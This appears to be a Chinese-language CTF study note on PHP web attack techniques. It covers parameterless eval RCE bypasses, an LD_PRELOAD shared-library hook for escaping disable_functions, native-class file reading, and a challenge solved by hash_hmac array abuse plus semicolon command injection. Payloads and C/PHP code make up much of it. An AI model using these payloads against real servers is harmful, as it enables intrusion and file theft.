========================无参rce==========================

if(';' === preg\_replace('/[^\W]+\((?R)?\)/', '', $\_GET['star'])) {

eval($\_GET['star']);

}

如上一样的代码是无参rce题目的特征，[^\W] 匹配了一个或多个函数名


(?R)?\) 匹配了（）和其里面的内容

如果函数调用了参数就会被过滤，例如：

system(); ✔ system(ls); ×

## 方法一：scandir()  最常规的通解

因此我们需要不使用参数来执行我们的恶意代码



关于Localeconv

乍一看这个函数跟文件读取也没关系啊，但就是这个占不到边的函数也能玩出新花样。它返回的是一个数组，数组的第一行是一个点（.） 这个点就可以代表当前目录了，我们可以用current()函数取出这个点。取出这个点之后，再用scandir函数进行目录遍历。

因此payload构造为：var\_dump(scandir(current(localeconv())));相当于var\_dump(scandir(.));

end() ： 将内部指针指向数组中的最后一个元素，并输出

next() ：将内部指针指向数组中的下一个元素，并输出

prev() ：将内部指针指向数组中的上一个元素，并输出

reset() ： 将内部指针指向数组中的第一个元素，并输出

each() ： 返回当前元素的键名和键值，并将内部指针向前移动

一些payload：

highlight\_file(array\_rand(array\_flip(scandir(getcwd())))); //查看和读取当前目录文件

print\_r(scandir(dirname(getcwd()))); //查看上一级目录的文件

## 方法二：session\_id()

 使用条件：当请求头中有cookie时（或者走投无路手动添加cookie头也行，有些CTF题不会卡） 首先我们需要开启session\_start()来保证session\_id()的使用，session\_id可以用来获取当前会话ID



做法如下：url传入对应参数readfile(session\_id(session\_start()));使之读取sessionid。同时sessionid传入我们要读取的文件名

## 方法三：getallheaders()

getallheaders()返回当前请求的所有请求头信息，局限于Apache

当确定能够返回时，我们就能在数据包最后一行加上一个请求头，写入恶意代码，再用end()函数指向最后一个请求头，使其执行

payload：var\_dump(end(getallheaders()));

然后在数据包里随便家的请求头里面放phpinfo或者其他函数

##########################ld\_preload########################

1、程序的链接

程序的链接可以分为以下三种

静态链接：在程序运行之前先将各个目标模块以及所需要的库函数链接成一个完整的可执行程序，之后不再拆开。

装入时动态链接：源程序编译后所得到的一组目标模块，在装入内存时，边装入边链接。

运行时动态链接：原程序编译后得到的目标模块，在程序执行过程中需要用到时才对它进行链接。

动态链接库的搜索路径搜索的先后顺序

LD\_PRELOAD > LD\_LIBRARY\_PATH > /etc/ld.so.cache > /lib > /usr/lib

（ld\_preload等动态链接库记载动态库的路径

因此，我们可以修改ldpreload指向的动态库文件来自定义一些函数的用途

LD\_PRELOAD：mail(内嵌在php中

例如：

#vim demo.php

<?php

mail(“,”,”,”);


?>

//创建了一个mail函数调用的php代码

#strace -o 1.txt -f php demo.php

//将demo.php执行的动作和调用程序记录在1.txt里

#cat 1.txt|grep execve



看到调用了sendmail指令

我们看看sendmail里有哪些库

#readelf -Ws /usr/sbin/sendmail

看到里面有getuid，我们可以修改getuid如下

#vim demo.c

#include<stdlib.h>#include<stdio.h>#include<string.h>

Void payload(){

system(“echo’恶意代码执行成功’”);}

Int geteuid(){

unsetenv(“LD\_PRELOAD”); payload();}//结束调用然后执行恶意代码

接下来让上面文件被编译成.so文件，生成动态链接库文件

#gcc -shared -fPIC demo.c -o demo.so

接下来修改demo.php让其加载的动态库为demo.so

#vim demo.php

<?php

putenv(“LD\_PRELOAD=./demo.so”);

mail(“,”,”,”);

?>

绕过条件：能上传自己的so文件，putenv函数可以使用



一，数组溢出

要显示flag的值,首先需要count[]不等于1,并且构造利用$a($b)进行flag文件的输出。要将count[]值不等于1,可以使其发生错误(数组溢出)，[php数组](https://so.csdn.net/so/search?q=php%E6%95%B0%E7%BB%84&spm=1001.2101.3001.7020" \t "https://blog.csdn.net/weixin_53090346/article/details/_blank)的临界值是9223372036854775807。让c为此值便会发生错误,执行else部分。

二，原生类与$a($b)

Eval(echo new $a($b))可以使用原生类进行构造从而输出flag的值。

什么是原生类？原生类就是php内置类，不用定义php自带的类，即不需要在当前脚本写出，但也可以实例化的类

1）遍历文件的原生类

<?php

$a = new DirectoryIterator("glob://f\*");

echo $a;

以上是经常使用的DirectoryIterator类，可以配合glob伪协议遍历目录里的文件

如果想显示所有的文件可以用foreach函数来遍历，比如

<?php

$a = new DirectoryIterator("/");

foreach($a as $f){

echo($f.'<br>');

}

DirectoryIterator类：里面包含\_\_tostring


当执行echo函数时 会触发\_\_toString()方法，输出指定目录里面经过排序之后的第一个文件名

说人话：echo能输出文件名

1. 输出文件的原生类

SplFileObject

当用文件目录遍历到了敏感文件时，可以用SplFileObject类，同样通过echo触发SplFileObject中的\_\_toString()方法。



也可以通过SplFileObject类以及联合伪协议进行读取。php://filter

羊城杯例题

if(empty($\_POST['Black-Cat-Sheriff']) || empty($\_POST['One-ear'])){

die('谁！竟敢踩我一只耳的尾巴！');

}

$clandestine = getenv("clandestine");

if(isset($\_POST['White-cat-monitor']))

$clandestine = hash\_hmac('sha256', $\_POST['White-cat-monitor'], $clandestine);

$hh = hash\_hmac('sha256', $\_POST['One-ear'], $clandestine);

if($hh !== $\_POST['Black-Cat-Sheriff']){

die('有意瞄准，无意击发，你的梦想就是你要瞄准的目标。相信自己，你就是那颗射中靶心的子弹。');

}

echo exec("nc".$\_POST['One-ear']);

介绍一下函数 hash\_hmac($algo, $data, $key)：当传入的$data为数组时，加密得到的结果固定为NULL；我们可以让White-cat-monitor的值是一个数组，这样使得clandestine的值为null，

所以White-cat-monitor=a[]是个数组

那么第四行可以看成：$hh = hash\_hmac('sha256', $\_POST['One-ear'], null);

我们可以自己运行出$hh并赋值给black-cat-sheriff

然后我们需要把one-ear传入我们要执行的命令

我们先用“；”把nc过掉，直接用dir算出对应的black-cat-sheriff

再让one-ear=cat f\*